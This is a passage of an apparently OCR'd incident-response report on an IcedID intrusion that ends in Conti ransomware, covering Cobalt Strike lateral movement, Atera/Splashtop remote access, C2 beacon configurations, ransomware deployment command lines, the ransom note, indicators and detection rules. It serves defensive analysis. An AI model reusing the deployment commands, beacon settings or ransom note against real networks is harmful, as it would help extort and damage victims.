
Lateral Movement

On the 6th day, the threat actors began their lateral movement activity using SMB to transfer Cobalt Strike DLL’s onto a domain controller and another server.




Services were then created on the hosts to execute the uploaded Cobalt Strike Beacons.

On the final day, right before execution of the ransomware, SMB was again used to transfer Cobalt Strike Beacon executable to the domain controllers.



The beacons were then executed using a remote service.




Known Cobalt Strike named pipes were observed on the Domain Controllers with these executable beacons. Named pipes connections can be observed through Sysmon Event ID 18. Note that the named pipes followed ***MSSE-[0-9]{4}-server*** pattern, which indicates that the threat actors were using the default Cobalt Strike Artifact Kit binaries:

```
pipeName: \MSSE-3328-server and Image: 61582ab.exe
pipeName: \MSSE-7344-server and Image: 044b7e1.exe
```

```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=18
EventType=4
ComputerName=DC Name
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=1717578
Keywords=None
TaskCategory=Pipe Connected (rule: PipeEvent)
OpCode=Informations
Message=Pipe Connected:
RuleName: technique_id=T1021.002,technique_name=SMB/Windows Admin Shares
EventType: ConnectPipe
UtcTime:  22:13:29.104
ProcessGuid: {f2bd618e-3a87-61ca-1808-020000000600}
ProcessId: 9088
PipeName: \MSSE-3328-server
Image: \\ \61582ab.exe
```

```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=18
EventType=4
ComputerName=DC Name
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=647444
Keywords=None
TaskCategory=Pipe Connected (rule: PipeEvent)
OpCode=Informations
Message=Pipe Connected:
RuleName: technique_id=T1021.002,technique_name=SMB/Windows Admin Shares
EventType: ConnectPipe
UtcTime:  22:13:17.006
ProcessGuid: {47d5446d-3a7b-61ca-f933-000000000500}
ProcessId: 7492
PipeName: \MSSE-7344-server
Image: \\ \044b7e1.exe
```

Command and Control We observed the IcedID DLL dropping multiple CS beacons on the beachhead.




Action Type	Initiating Process File Name	Initiating Process Command Line	Initiating Process Folder Path	Initiating Process Parent File Name	File Name
LolbinsDownloadedFileFromInternet	regsvr32.exe	regsvr32.exe C:\Users\[redacted]\AppData\Local\Temp\baeb13eea3a71cfaba9d20ef373dcea69cf31f2ec21f45b83f29f699330cb3e3.dll	C:\Windows\System32	cmd.exe	Edebef4.dll
LolbinsDownloadedFileFromInternet	regsvr32.exe	regsvr32.exe C:\Users\[redacted]\AppData\Local\Temp\baeb13eea3a71cfaba9d20ef373dcea69cf31f2ec21f45b83f29f699330cb3e3.dll	C:\Windows\System32	cmd.exe	Ewge.dll
LolbinsDownloadedFileFromInternet	regsvr32.exe	regsvr32.exe C:\Users\[redacted]\AppData\Local\Temp\baeb13eea3a71cfaba9d20ef373dcea69cf31f2ec21f45b83f29f699330cb3e3.dll	C:\Windows\System32	cmd.exe	ljucko32.dll
LolbinsDownloadedFileFromInternet	regsvr32.exe	regsvr32.exe C:\Users\[redacted]\AppData\Local\Temp\baeb13eea3a71cfaba9d20ef373dcea69cf31f2ec21f45b83f29f699330cb3e3.dll	C:\Windows\System32	cmd.exe	Faicuy4.exe

Splashtop Streamer Threat actors used Splashtop Streamer via Atera agent, allowing them to remotely connect to machines without using RDP tunneling or other techniques previously seen in our cases. By default, the Splashtop Streamer is automatically installed together with the AteraAgent.

Computer Name	Initiating Process Command Line	Remote URL
Beachhead	"AgentPackageSTRemote.exe" 96550093-7d53-4a54-9644-38a6b2fe6f10 "3cff8f1c-e549-4c1f-aabc-343b457afaca" agent-api.atera.com/Production 443 or8ixLi90Mf "downloadifneeded"	my.splashtop.com
	"AgentPackageSTRemote.exe" 96550093-7d53-4a54-9644-38a6b2fe6f10 "3cff8f1c-e549-4c1f-aabc-343b457afaca" agent-api.atera.com/Production 443 or8ixLi90Mf "downloadifneeded"	download.splashtop.com
Domain Controller	"AgentPackageSTRemote.exe" 48e674a2-3563-48a1-a224-8ce2e9aada26 "2e346c4a-b87a-443b-b4d8-d899ea8688c3" agent-api.atera.com/Production 443 or8ixLi90Mf "downloadifneeded"	my.splashtop.com
	"AgentPackageSTRemote.exe" 48e674a2-3563-48a1-a224-8ce2e9aada26 "2e346c4a-b87a-443b-b4d8-d899ea8688c3" agent-api.atera.com/Production 443 or8ixLi90Mf "downloadifneeded"	download.splashtop.com

Computer Name	Initiating Process File Name	Process Command Line
Beachhead	AgentPackageSTRemote.exe	"SRUtility.exe" -a "st-streamer://com.splashtop.streamer/?rmm_code=hZCDFPhK75mJ" "SRUtility.exe" -a "st-streamer://com.splashtop.streamer/?rmm_session_pwd=f8154387506a04e29395437 2a28e366b" "SplashtopStreamer3360.exe" prevercheck /s /i sec_opt=0,confirm_d=0,hidewindow=1
Domain Controller	AgentPackageSTRemote.exe	"SRUtility.exe" -a "st-streamer://com.splashtop.streamer/?rmm_code=hZCDFPhK75mJ" "SRUtility.exe" -a "st-streamer://com.splashtop.streamer/?rmm_session_pwd=4eaec1d030f49d48001e131a10f801c1" "SplashtopStreamer3360.exe" prevercheck /s /i sec_opt=0,confirm_d=0,hidewindow=1

Splashtop Streamer usage leaves many network connections to *.api.splashtop.com and *.relay.splashtop.com on port 443:




Cobalt Strike We observed a default Cobalt Strike malleable C2 profile, using the jquery agent string. This activity can be detected with relative ease by the ET rules.

179.43.176.93	80	POST	shytur.com	/jquery-3.3.2.min.js?__cfduid=KZeFQhilsHccp7dxHac
179.43.176.93	80	POST	shytur.com	/jquery-3.3.2.min.js?__cfduid=_26Esc5dtYbNV7WHylY
179.43.176.93	80	GET	shytur.com	/jquery-3.3.1.min.js
179.43.176.93	80	POST	shytur.com	/jquery-3.3.2.min.js?__cfduid=9_-5P87JgQ_Cyo0Gww
179.43.176.93	80	POST	shytur.com	/jquery-3.3.2.min.js?__cfduid=Cvw6QT7JAnY9zw5wPA
179.43.176.93	80	GET	shytur.com	/jquery-3.3.1.min.js

There appeared to be no jitter configured, resulting in a constant stream of HTTP requests, and if using ET rules, constant

2021-12-27T23:45:21.187	alert
2021-12-27T23:40:06.862	alert
2021-12-27T23:40:06.334	alert
2021-12-27T23:40:05.536	alert
2021-12-27T23:40:05.304	alert
2021-12-27T23:40:04.623	alert
2021-12-27T23:40:04.030	alert
2021-12-27T23:40:03.794	alert
2021-12-27T23:40:03.713	alert

alerts would be generated. Just based on the ET Cobalt Strike rule, 'ET MALWARE Cobalt Strike Malleable C2 JQuery Custom Profile Response', there were in excess of 6K alerts generated. Due to the length of this intrusion, we observerd the threat actors handing off between C2 servers. We also observed one Cobalt Strike domain change IP resolutions three times, over the length of the case.



IcedID:

```
guguchrome.com
5.181.80.214:80
```

```
applesflying.com
5.181.80.113:443
Ja3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ec74a5c51106f0419184d0dd08fb05bc
Certificate: [89:ac:17:b1:f1:b6:9e:c8:bb:e5:f3:59:ac:e4:91:b2:91:f4:85:58 ]
Not Before: 2021/12/08 20:30:05 UTC
Not After: 2022/12/08 20:30:05 UTC
Issuer Org: Internet Widgits Pty Ltd
Subject Common: localhost
Subject Org: Internet Widgits Pty Ltd
Public Algorithm: rsaEncryption
```

Cobalt Strike:

```
bunced.net
103.208.86.7:80
103.208.86.7:443
Ja3: 0eecb7b1551fba4ec03851810d31743f
JA3s:10b29985cd0ecd878ac083f059c42d51
Certificate: [8f:98:c5:f8:48:96:b6:cd:13:91:7c:4c:32:85:db:b7:e5:e1:bc:8f ]
Not Before: 2021/12/09 10:32:43 UTC
Not After: 2022/03/09 10:32:42 UTC
Issuer Org: Let's Encrypt
Subject Common: bunced.net
Public Algorithm: id-ec
PublicKey Curve: secp384r1
```

```
{
  "x64": {
    "sha256": "01a4c5ef0410b379fa83ac1a4132ba6f7b5814192dbdb87e9d7370e6256ea528",
    "md5": "21242d958caf225f76ad71a4d3a6d4d9",
    "config": {
      "Jitter": 10,
      "Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
      "Port": 80,
      "Watermark": 0,
      "C2 Host Header": "",
```

```
      "HTTP Method Path 2": "/jquery-3.3.2.min.js",
      "Beacon Type": "0 (HTTP)",
      "C2 Server": "bunced.net,/jquery-3.3.1.min.js",
      "Method 1": "GET",
      "Spawn To x64": "%windir%\\sysnative\\dllhost.exe",
      "Method 2": "POST",
      "Polling": 5000
    },
    "time": 1639100549541.8,
    "sha1": "04bbd0ffa580dd5a85ce4c7fc19c66cc753e45ff",
    "uri_queried": "/uKVG"
  },
  "x86": {
    "sha256": "9c01afed2a863fa2466679ef53127e925963cc95de98bc4c59cb4743ccc73bf5",
    "md5": "e7df03bc59b478f0588039416b845c7f",
    "config": {
      "Jitter": 10,
      "Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
      "Port": 80,
      "Watermark": 0,
      "C2 Host Header": "",
      "HTTP Method Path 2": "/jquery-3.3.2.min.js",
      "Beacon Type": "0 (HTTP)",
      "C2 Server": "bunced.net,/jquery-3.3.1.min.js",
      "Method 1": "GET",
      "Spawn To x64": "%windir%\\sysnative\\dllhost.exe",
      "Method 2": "POST",
      "Polling": 5000
    },
    "time": 1639100538593.3,
    "sha1": "18ddb5fac720599983791036e43154a9ce67ffde",
    "uri_queried": "/Uq4b"
  }
}
```


```
shytur.com
179.43.176.93:80
216.73.159.33:80
179.43.176.80:80
```


```
{
  "x64": {
    "config": {
      "Port": 80,
      "Beacon Type": "0 (HTTP)",
      "Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
      "Polling": 5000,
      "Method 2": "POST",
      "C2 Server": "shytur.com,/jquery-3.3.1.min.js",
      "C2 Host Header": "",
      "Method 1": "GET",
      "Spawn To x64": "%windir%\\sysnative\\dllhost.exe",
      "Watermark": 0,
      "Jitter": 10,
      "HTTP Method Path 2": "/jquery-3.3.2.min.js"
    },
    "uri_queried": "/RnJS",
    "md5": "22bbd14a893b19220e829940ad474687",
    "sha256": "10084d7146462d06c599bd14664d14c511b40687e21983e6f8bded06982931a9",
    "sha1": "06ef512d5a2b9353b6d0a412a1876e02d3474527",
    "time": 1640639559417.7
  },
  "x86": {
    "config": {
      "Port": 80,
      "Beacon Type": "0 (HTTP)",
      "Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
      "Polling": 5000,
      "Method 2": "POST",
```

```
      "C2 Server": "shytur.com,/jquery-3.3.1.min.js",
      "C2 Host Header": "",
      "Method 1": "GET",
      "Spawn To x64": "%windir%\\sysnative\\dllhost.exe",
      "Watermark": 0,
      "Jitter": 10,
      "HTTP Method Path 2": "/jquery-3.3.2.min.js"
    },
    "uri_queried": "/COPz",
    "md5": "a48fbea91a31afaf348f713b1f59dfbf",
    "sha256": "d281caef6c8fc45d8725d6cd1542234aea35b97b99bb6aaff7688d91a10716f0",
    "sha1": "7d700ad69d2800de159af5f50bbb82e89467d8b4",
    "time": 1640639554775.3
  }
}
```



```
cirite.com
23.81.246.30
Ja3: a0e9f5d64349fb13191bc781f81f42e1
Ja3s: ae4edc6faf64d08308082ad26be60767
Certificate: [f1:43:f2:43:29:79:35:ad:b5:60:c7:79:3a:0f:c6:68:a3:f2:d5:d1 ]
Not Before: 2021/10/22 00:00:00 UTC
Not After: 2022/10/22 23:59:59 UTC
Issuer Org: Sectigo Limited
Subject Common: cirite.com [cirite.com ,www.cirite.com ]
Public Algorithm: rsaEncryption
```


```
{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 5000,
  "jitter": 20,
  "maxgetsize": 1864736,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 0,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "cirite.com",
    "port": 443,
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCNZaG28qpSpw7xhHStBrU+s2eWiOIBlBERsSzWagdI1TzzJHc/Evk
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/posting",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print",
        "prepend 600 characters",
        "base64",
        "base64url"
      ]
    }
  },
  "http-post": {
    "uri": "/extension",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
```

```
  },
  "tcp_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  "http_post_chunk": 0,
  "uses_cookies": true,
  "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
    "spawnto_x64": "%windir%\\sysnative\\rundll32.exe"
  },
  "process-inject": {
    "allocator": "VirtualAllocEx",
    "execute": [
      "CreateThread",
      "CreateRemoteThread",
      "RtlCreateUserThread"
    ],
    "min_alloc": 23886,
    "startrwx": false,
    "stub": "Ms1B7fCBDFtfSY7fRzHMbQ==",
    "transform-x86": [
      "prepend '\\x90\\x90\\x90'"
    ],
    "transform-x64": [
      "prepend '\\x90\\x90\\x90'"
    ],
    "userwx": false
  },
  "dns-beacon": {
    "dns_idle": null,
    "dns_sleep": null,
    "maxdns": null,
    "beacon": null,
    "get_A": null,
    "get_AAAA": null,
    "get_TXT": null,
    "put_metadata": null,
    "put_output": null
  },
  "pipename": null,
  "smb_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "stage": {
    "cleanup": true
  },
  "ssh": {
    "hostname": null,
    "port": null,
    "username": null,
    "password": null,
    "privatekey": null
  }
}
```


```
wayeyoy.com
172.241.29.192:443
Certificate: [00:e7:34:3a:ad:bc:61:59:16:5e:d4:2b:e7:64:fa:8c:d5:42:40:17]
Not Before: 2021/12/07 00:00:00 UTC
Not After: 2022/12/07 23:59:59 UTC
Issuer Org: Sectigo Limited
Subject Common: wayeyoy.com [wayeyoy.com ,www.wayeyoy.com ]
Public Algorithm: rsaEncryption
```

A configuration was not obtained for this server. **Exfiltration** We did not observe any exfiltration indicators while analyzing host and network forensic artifacts. This does not mean that there was no exfiltration, as this could have been performed via



Cobalt Strike beacons over encrypted channels. **Impact** On the 19th day of the intrusion, the threat actors prepared for their final objectives. From the beachhead host, the directory listings of the domain controllers were checked again, followed by the backup server. On the beachhead host, we observed the threat actors attempt to execute the final ransomware payload. From that host however the attempt failed. The threat actors then proceeded to look for other elevation paths. After a failed attempt with CVE-2021-42278 and CVE-2021-42287, the threat actors executed Cobalt Strike beacons on a couple of domain controllers. Once they established this access, around twenty minutes later, they again attempted the ransomware deployment and this time the payload executed properly and began spreading across the network via SMB. The threat actors deployed ransomware payload in a DLL, named x64.dll, which was executed using backup.bat batch script.

Action Type	Initiating Process Command Line	Process Command Line	File Name
FileCreated	svchost.exe -k UnistackSvcGroup -s CDPUserSvc		backup.bat
ProcessCreated	svchost.exe -k UnistackSvcGroup -s CDPUserSvc	cmd.exe /C backup.bat	
ProcessCreated	cmd.exe /C backup.bat	conhost.exe 0xffffffff -ForceV1	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	
ProcessCreated	cmd.exe /C backup.bat	regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p \\[redacted]\C$" x64.dll	

This x64.dll DLL contains fingerprints, “conti_v3.dll”, seen in our previous cases:

```
.rdata:00000001800323C0 ; Export Ordinals Table for conti_v3.dll
.rdata:00000001800323C0 ;
.rdata:00000001800323C0 word_1800323C0  dw 1, 0, 2              ; DATA XREF: .rdata:00000001800323A4↑o
.rdata:00000001800323C6 aConti_v3_dll   db 'conti_v3.dll',0     ; DATA XREF: .rdata:000000018003238C↑o
.rdata:00000001800323D3 aDllinstall     db 'DllInstall',0       ; DATA XREF: .rdata:off_1800323B4↑o
.rdata:00000001800323DE aDllregisterser db 'DllRegisterServer',0
```

We didn’t dig into reversing this DLL, as a detailed step-by-step analysis already exists, and gives an excellent explanation of command line parameters used during the execution of Conti ransomware. Once the threat actors pushed the encryptor to C$, an excessive SMB network activity were generated in a short period of time (~7K) as indicated by the chart.

This resulted in files being encrypted and a ‘readme.txt’ ransom note generated on the hosts:

```
\AppData\Local\Microsoft\OneDrive\setup\logs\readme.txt  1,183
\AppData\Local\Microsoft\OneDrive\setup\logs\readme.txt  1,183
\AppData\Local\Microsoft\OneDrive\settings\Personal\readme.txt  1,1
\AppData\Local\Microsoft\OneDrive\settings\Personal\readme.txt  1,1
\AppData\Local\Microsoft\OneDrive\logs\Personal\readme.txt  1,183
\AppData\Local\Microsoft\OneDrive\logs\Common\readme.txt  1,183
\AppData\Local\Microsoft\OneDrive\logs\Common\readme.txt  1,183
```

The ransom note has slightly been modified from our last Conti cases:

```
All of your files are currently encrypted by CONTI strain.

As you know (if you don't - just "google it"), all of the data that has been encrypted by our software cannot be recovered by
any means without contacting our team directly.
If you try to use any additional recovery software - the files might be damaged, so if you are willing to try - try it on the
data of the lowest value.

To make sure that we REALLY CAN get your data back - we offer you to decrypt 2 random files completely free of charge.

You can contact our team directly for further instructions through our website :

TOR VERSION :
(you should download and install TOR browser first https://torproject.org)

http://conti[redacted]F
cziBa8Qr4

YOU SHOULD BE AWARE!
Just in case, if you try to ignore us. We've downloaded a pack of your internal data and are ready to publish it on out news
website if you do not respond. So it will be better for both sides if you contact us as soon as possible.


---BEGIN ID---
[redacted]
---END ID---
```

Indicators Network

```
Email Addresses used for Atera Registration:
marsmors1947@gmail.com
hughess6623@outlook.com

5.181.80.214:80
```

```
guguchrome.com

5.181.80.113:443
applesflying.com

103.208.86.7:80
bunced.net

172.241.29.192:443
wayeyoy.com

23.81.246.30:443
cirite.com

216.73.159.33:80
shytur.com
```

File

```
data.dll
71c8eb081c33fd6b2c10effa92154a18
8222ed4fcac2c7408e7fbb748af1752e72bb9b01
baeb13eea3a71cfaba9d20ef373dcea69cf31f2ec21f45b83f29f699330cb3e3

Faicuy4.exe
fe4fb0b3ca2cb379d74cd239e71af44f
6ccd04b109a5148a04ae3ac7f6bc061ccab2122f
a79f5ce304707a268b335f63d15e2d7d740b4d09b6e7d095d7d08235360e739c

Ewge.dll/Ijucko32.dll
b3053228b51ae7af99e0abfa663368d5
670d974d936262c1c569442238d953ed009f7c79
4d62929aa9e76694a62b46bc05425452f26e1e9b09ea6f294850ace825229966

Edebef4.dll
7375eccff18bef7e89665d1a7f31edca
a0836d54aa2a783fd8bae685a1b94e913b655430
50d2a2564541887570cf784c677de6900aa503648c510927e08c32b5a6ae3bf5

x64.dll
28bd01b6b3efa726bf00d633398c5c8a
11012f0074e37e105c404a2eda61f9d652b8c03d
8fb035b73bf207243c9b29d96e435ce11eb9810a0f4fdcc6bb25a14a0ec8
```

Detections Suricata

```
ET MALWARE Cobalt Strike Malleable C2 JQuery Custom Profile Response
ET MALWARE Cobalt Strike Beacon Activity (GET)
ETPRO POLICY Observed Atera Remote Access Application Activity Domain in TLS SNI
ET POLICY Command Shell Activity Over SMB - Possible Lateral Movement
ET POLICY SMB Executable File Transfer
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET HUNTING Possible Powershell .ps1 Script Use Over SMB
ET POLICY SMB2 NT Create AndX Request For a Powershell .ps1 File
```

Sigma

https://github.com/SigmaHQ/sigma/blob/a3eed2b760abddfd62014fcf9ae81f435b216473/rules/windows/process_access/proc_access_win_lsass_memdum
https://github.com/SigmaHQ/sigma/blob/11b6b24660c045bb907ed43cfe007349764173bc/rules/windows/powershell/powershell_script/posh_ps_powervi
https://github.com/SigmaHQ/sigma/blob/071bcc292362fd3754a2da00878bba4bae1a335f/rules/windows/process_creation/proc_creation_win_ad_find_di
https://github.com/SigmaHQ/sigma/blob/6b3fc11a48e8aa2773dfe266c3be11e4c4c973a5/rules/windows/process_creation/proc_creation_win_powershell_
https://github.com/SigmaHQ/sigma/blob/eb382c4a59b6d87e186ee269805fe2db2acf250e/rules/windows/builtin/security/win_admin_share_access.yml
https://github.com/SigmaHQ/sigma/blob/04f72b9e78f196544f8f1331b4d9158df34d7ecf/rules/windows/builtin/application/win_software_atera_rmm_age
https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_trust_disc
https://github.com/SigmaHQ/sigma/blob/becf3baeb4f6313bf267f7e8d6e9808fc0fc059c/rules/windows/process_creation/proc_creation_win_susp_recon_
https://github.com/SigmaHQ/sigma/blob/e049058d14dd9ec09771b38ed4d59e8b49ba1bad/rules/windows/builtin/security/win_security_cobaltstrike_servi

```
title: CHCP CodePage Locale Lookup
status: Experimental
```

```
description: Detects use of chcp to look up the system locale value as part of host discovery
author: _pete_0, TheDFIRReport
references:
  - https://thedfirreport.com/2022/04/04/stolen-images-campaign-ends-in-conti-ransomware/
  - https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/chcp
date: 2022/02/21
modified: 2022/02/21
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith:
      - '\chcp.com'
    CommandLine|endswith:
      - 'chcp'
    ParentImage|endswith:
      - '\cmd.exe'
    ParentCommandLine|contains:
      - '/c'
  condition: selection
fields:
  - CommandLine
  - ParentCommandLine
falsepositives:
  - Unknown
level: high
tags:
  - attack.discovery
  - attack.t1614.001
```

YARA

```
/*
   YARA Rule Set
   Author: The DFIR Report
   Date: 2022-04-04
   Identifier: 9438 conti
   Reference: https://thedfirreport.com/2022/04/04/stolen-images-campaign-ends-in-conti-ransomware/


*/


/* Rule Set ----------------------------------------------------------------- */


rule cs_exe_9438 {
   meta:
      description = "9438 - file Faicuy4.exe"
      author = "TheDFIRReport"
      reference = "https://thedfirreport.com/2022/04/04/stolen-images-campaign-ends-in-conti-ransomware/"
      date = "2022-04-04"
      hash1 = "a79f5ce304707a268b335f63d15e2d7d740b4d09b6e7d095d7d08235360e739c"
   strings:
      $x1 = "C:\\Users\\Administrator\\Documents\\Visual Studio 2008\\Projects\\MUTEXES\\x64\\Release\\MUTEXE
      $s2 = "mutexes Version 1.0" fullword wide
      $s3 = "        <requestedExecutionLevel level=\"asInvoker\" uiAccess=\"false\"></requestedExecutionLeve
      $s4 = ".?AVCMutexesApp@@" fullword ascii
      $s5 = ".?AVCMutexesDlg@@" fullword ascii
      $s6 = "About mutexes" fullword wide
      $s7 = "Mutexes Sample" fullword wide
